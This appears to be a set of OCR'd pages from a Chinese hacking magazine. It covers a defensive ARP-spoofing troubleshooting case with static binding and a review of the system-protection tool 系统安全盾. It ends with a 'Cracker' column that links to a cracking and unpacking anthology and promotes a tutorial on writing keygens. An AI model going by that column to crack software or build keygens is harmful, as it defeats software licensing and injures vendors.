在图中出现了“非广播–Reply”提示。这里，包括了广播、非广播、Request、Reply等概念。其中，广播表示局域网内所有机器都可以接收到；非广播表示只有本机可以接收到；Request表示ARP请求包，用于请求获取某个IP的MAC地址；Reply是ARP回复包，用于通告某个IP的MAC地址。

第4步：对统计数据的分析。在网络上查找资料后发现，ARP病毒发作时候的特征为，中毒的机器会伪造某台电脑的MAC地址，如该伪造地址为网关服务器的地址，那么对整个网络均会造成影响，用户表现为上网经常瞬断。打开ARP防火墙，在“工具”菜单的“参数设置”的“其它”选项卡中勾选“分析接受到的ARP数据包”，按“确定”按钮之后软件将自动分析接收到的ARP数据包。为了了解攻击参数的详细情况，打开“统计数据”界面，可以看到如图5的数据。




图5 查看攻击统计

其中，在“攻击统计”区域，接收ARP攻击的总数达到了10280个，而且全部被拦截。因此，通过上面的判断，进一步证实问题机器的IP地址：192.168.1.222。

第5步：重新对比核查数据。病毒发作的时候，可以看到所有的IP地址的MAC地址被修改为同样参数，正常的时候可以看到MAC地址均不会相同。安装ARP防火墙后，可以发现，192.168.1.1和192.168.1.222两台机器的MAC地址各不相同，现在打开网络访问其它网站，会发现网络也变得畅通无比。

当然，这只是解决了本地上网的问题，要解决整个网络的“穷苦老百姓”，还得进一步探索根源，确定这台电脑到底是人为故意的还是被动的。如果他也是受害者，现在要做的，就是帮他杀毒解决ARP病毒了。当然，经过我们考证，通过ARP欺骗来实现网络限速是比较流行的一种方式。如果是这种情况，通过ARP防火墙的默认配置即可解除限制。当然，这是后话了，通过我和小黑的努力，问题得到了圆满的解决。

三、循序渐进：对ARP攻击解决的思路

通过上面的案例分析，可以看到，典型的解决思路如下：

第1步：寻找攻击源。在发生ARP攻击时，及时找到攻击源头，判断是人为攻击还是机器病毒。如果是后者，通过对病毒源头的机器进行处理，杀毒或重新装系统。此操作比较重要，解决了ARP攻击的源头PC机的问题，可以保证内网免受攻击。

第2步：静态ARP绑定。在所有的客户端机器上做网关服务器的ARP静态绑定。首先在网关服务器（代理主机）的电脑上查看本机MAC地址，然后在客户机器的DOS命令下，使用 **arp -s** 命令做ARP的静态绑定。同时，还可以使用同样的方法，在网关服务器（代理主机）的电脑上做客户机器的ARP静态绑定。

第3步：加强系统安全的防范。首先，经常更新杀毒软件（病毒库），设置允许的可设置为每天定时自动更新。安装并使用网络防火墙软件，网络防火墙在防病毒过程中也可以起到至关重要的作用，能有效地阻挡来自网络的攻击和病毒的入侵。其次，给系统安装补丁程序，通过Windows Update安装好系统补丁程序（关键更新、安全更新和Service Pack）。另外，给系统管理员帐户设置足够复杂的强密码，禁用／删除一些不使用的帐户，以提高系统的安全性。

第4步：对于大型网络来说，建议将网络安全信任关系建立在IP+MAC基础上。同时，还使用可防御ARP攻击的三层交换机，绑定端口－MAC－IP，限制ARP流量，及时发现并自动阻断ARP攻击端口，合理划分VLAN，彻底阻止盗用IP、MAC地址，杜绝ARP的攻击。对于经常爆发病毒的网络，进行Internet访问控制，限制用户对网络的访问。

四、总结

通过上面循序渐进的分析，我们对ARP攻击所导致的网络问题有了一个比较清晰的认识。当然，在判断问题的过程中，也不能仅仅局限于这一思路，还要考虑更多可能导致网络不畅通的因素。在网吧等场合，还可以通过sniffer等网络管理工具，检测网络中传输的所有数据包，通过建立DHCP服务器保证MAC地址与IP地址唯一性，禁止ARP动态更新等，保证网络的正常而稳定的运行。

[文章中涉及到的工具Nbtscan和ARP防火墙光盘中有收录]

编辑点评：

这是一篇比较全面的介绍arp欺骗攻击的文章，作者不仅介绍了arp协议的一些概念，而且通过一个实例给大家展示了遭受arp攻击后受害一方的一些症状，方便大家对症下药。ARP欺骗是一种广为流行的经久不衰的局域网攻击方式，这种攻击方式存在这么长时间了，但仍然没有一种根本的解决方法，大部分解决方法都还是被动的使用防火墙拦截或者绑定IP和MAC，而修改ARP协议或者启用一种新的协议才应该是可行之道吧！不论是遭受攻击了或是中毒了，大家都应该和作者一样冷静思考，抽丝剥茧逐步解决问题，清晰的思路很重要。 NOHACK

系统防护新选择——系统安全盾

文 蜀国布衣

从本文中你可以学到：

系统安全盾的使用

自从卡巴斯基推出主动防御功能以来，这种全新的防御方法逐渐得到大家的认可。于是乎很多杀毒软件在新版本里都增加了类似的功能，从而加强系统文件和注册表信息的防护力度。可是对于没有使用这些软件的用户，他们又该做何选择呢？今天我们就为广大计算机用户推荐一款免费的系统防护软件——系统安全盾。

一、系统防护

由于“系统安全盾”是一款绿色的安全软件，因此下载下来以后解压就能直接使用。“系统安全盾”运行以后会在系统栏中出现一个监控图标，这样“系统安全盾”就可以自动开始进行系统的防护操作。如果是第一次使用“系统安全盾”，最好检查一下“系统安全盾”中的网页监控功能，是否自动检测到自己常用的浏览器，如果没有的话可以自己手动进行相关的设置。右键点击系统栏中的“系统安全盾”图标，接着在弹出的菜单中选择“主界面”命令，然后点击程序主界面中“监控设置”菜单中的“监控设置调整”命令。

接着点击“网页监控设置”标签，程序已经将IE浏览器添加到监控列表，我们点击“添加”按钮选择采用的Maxthon浏览器，只有经过这样的设置以后浏览器网页过滤功能才会起作用，如图1所示。




图1 添加浏览器

网页过滤中的信任列表不允许用户在设置页面乱加，只有当网页过滤弹出窗口时才可以添加，但是允许用户可以删除已有的信任项。另外建议大家先打开你的浏览器上网，试用一下自己系统中的各种网络软件，在弹出阻止窗口时先将它加入信任列表。弹出阻止窗添加了被阻止的程序图标，双击显示的路径可以定位到被阻止的程序，也可以根据此决定是否加入信任列表。一般来说网页过滤有效的话，可以阻挡绝大部份的网页木马及未通知的插件安装。

除了对浏览的网页进行监控以外，还可以对系统中的文件进行监控。“系统安全盾”默认的情况下，安装程序是无法将文件添加到系统目录的。如果用户确定安装程序是安全的，比如杀毒软件、系统补丁等，那么只需要点击系统托盘右键中的“信任程序安装”命令。这时程序就会暂停对系统的监控保护，这样程序就可以成功的安装到系统目录中。如果用户对下载的文件有怀疑的话，可以利用“不信任程序安装”模式起到很好的防御效果。这时只要程序添加到系统目录的文件时，就会弹出一个提示窗口询问用户是否同意安装，这时用户可以根据实际情况进行选择，如图2所示。




图2 系统安全盾提示安装程序写系统目录

如果用户觉得监控级别还不够高的话，那么用户最好可以再进行自定义监视。点击“文件监控设置”标签中的目录黑名单可以采用模糊匹配方式来设置，一般的设置选项鼠标在输入框上悬停都会有相关的提示，更改配置后一定要点击“应用设置”按钮进行保存，如图3所示。

二、进程检测




图3　更改文件监控设置

系统进程信息是系统安全查看的主要内容，不管是系统管理还是病毒查杀都少不了它，我们通过“进程项目”就可以方便的对当前系统进程进行显示。为了方便用户对进程信息进行有效的查看，系统安全盾会用不同颜色来显示出不同的进程信息。其中在进程列表中被标注为红色的是非系统的进程，那些被标注为粉色的进程则是被恶意程序线程插入的系统进程，而正规的系统进程则用黑色进行显示。当然颜色区分并不是表示红色就是不正常的程序，这仅仅是为了方便用户查看和使用而已。




图4　卸载模块

如果可以确定进程中的可疑信息，那么选中它们后点击“关闭进程”按钮，就可以立即结束这些进程内容。我们选中怀疑是被线程插入的系统进程后，在模块列表中可以看到该进程中的模块信息，可疑的模块信息同样会被用红颜色而标注出来。然后再使用右键菜单中的“卸载模块”功能来移除全局钩子，如图4所示。

三、启动查看

启动项同样也是一项非常关键的系统管理功能，利用程序的启动项目可以查看到注册表中的启动项内容。点击“删除启动项”按钮可以清除选择的启动项目，这样可以减轻系统在启动时的负担。如果点击窗口中的“启动时运行本程序”按钮，可以让系统安全盾随系统自动运行，如图5所示。

不过该功能还是有一个很大的缺陷的，因为现在很多程序都利用系统服务来进行启动，而该功能却只能对注册表中的启动项进行管理。




图5　启动项管理

四、注册表修复

光看这个功能的名称还以为是一个注册表编辑器，结果一看才知道根本就不是想象中的那么回事，因为它完全是利用注册表的编辑功能来对系统的相关功能进行修复。程序中已经包括了常见的IE默认值恢复、恶意网页木马免疫、XP系统优化、清除历史记录、修正被更改的文件关联等内容。如果系统中的文件关联被病毒所篡改，那么只需要选中“修正被更改的文件关联”选项，接着点击“执行”按钮即可，如图6所示。




图6　注册表工具的相关内容

在执行该操作以前程序会询问用户是否确认该操作，从而避免误操作使计算机系统不稳定。当然除了程序自带的这些修复功能外，用户还可以自行的进行其他项目的设置。比如现在很多病毒木马会锁住注册表编辑器，我们就可以在“描述”栏目里面设置“注册表解锁”，然后在下面的区域输入解锁相关的注册表内容，最后点击“保存”按钮就可以将其保存，方便以后使用。

[文章中涉及到的工具“系统安全盾”光盘中有收录]

编辑点评：

这是一款类似冰刃的具有自己特色的防黑软件，一些基本的系统防御方面都想到了，我只能说它的操作等方面比较个性一些，其它方面似乎出彩的不多。不过它也算是冰刃外的又一个选择，大家自己尝试一下。使用这类防黑软件一般需要用户有一些安全技术的基础，因此使用它们你也能学到一些东西。

Cracker

CRACKER栏目首语

破解嘛，本来就是件极其苦闷的事情，但是近来黑手为丰富大家的娱乐活动，举办了黑手CS大赛，不过小编由于游戏细胞缺乏，没办法参加，只能望而却步啦，希望参加的选手越杀越多啊，杀得越多就越牛啦，牛人啊，谁不羡慕呢？

破新闻

1.ASProtect被StarForce兼并

引用官方发布的原文：

“We inform you that all the rights for the ASPack Software project are assigned to the StarForce Technologies company from 1st August 2007.

The acquisition of the rights for ASPack Software product line was planned in the StarForce's development strategy for 2007—2008. This acquisition is aimed for the StarForce product line's extention and strengthening of the company's position in the copy protection market. StarForce informs that there won't be any changes in the price policy in the future.

Using it's long—term experience, StarForce intends to develop and support the ASPack Software products. More particular information about the plans and prospects for this project will be published on the StarForce official site by the end of August 2007.”

大致意思是说aspack软件项目的一切权利，从2007年8月1日起已经属于StarForce技术公司了，这次两个强壳强强联合，难道要开发更强的壳出来吗？我们可以拭目以待！但这个消息已经令人从心底里开始冒汗！

相关连接：http://www.aspack.com

2.《一蓑烟雨论坛精华集2007①》正式发布

8月2日，一蓑烟雨论坛发布了第一本论坛精华集，其文章技术含量可与看雪论坛的精华集BI美，一蓑烟雨论坛已经建立了三年了，时间真是过得真快哪！其间停停开开，但还是能维持到今天，也引来了非常多的著名脱壳和破解方面的高手，一蓑烟雨论坛原先主要以脱壳为主，但经过三年的努力，现在已经是一个比较成熟的社区了，是学习脱壳和破解的一个好去处！

相关连接：http://www.unpack.cn/thread-15565-1-1.html

下载连接：

1.UnPacKcN 论坛下载：http://www.unpack.cn/UnPacK/EBook/UnPacKcN2007①.rar

2.s0sho7提供电信分流 http://www.CoreZ.ORG/YYY/UnPacKcN2007①.rar

3.zhuwg 提供网通分流：http://www.58176.com/UnPacKcN2007①.rar
4.xlkUg 提供电信分流：http://www.debugman.com/unpackcn/unpackcn2007_1.rar
5.霏凡软件站友情分流：http://www.crsky.com/soft/10521.html




图 1

破资源

算法注册机编写扫盲

引用编者原话“看着一些兄弟的算法破文，感觉上该写该找的算法都找到找对了，好呀，现在的cracker的水平可以说走上了一个新的台阶，内存注册机的制作对大多数人来说，已经熟门熟路，驾轻就熟的。但你写出算法的破文，想必在破解过程比追明码的要累的多，你成功的找到软件的加密算法，好，你不在是菜鸟的级别，已经进入中高级的程度。但由于不懂算法注册机的编写，发的算法破文，配的是内存注册机，这总有点美中不足的！怎么办，难不成要专一心重学一门语言？这就是我发此文的目的所在，让大家在轻松的情况下达到写出算法注册机目的。怎么样，想知道应该从哪里起步学习了吧！你不懂编程？没事，就写出个算法注册机而言，只应用相对的编程语言的百分之一就够了。”

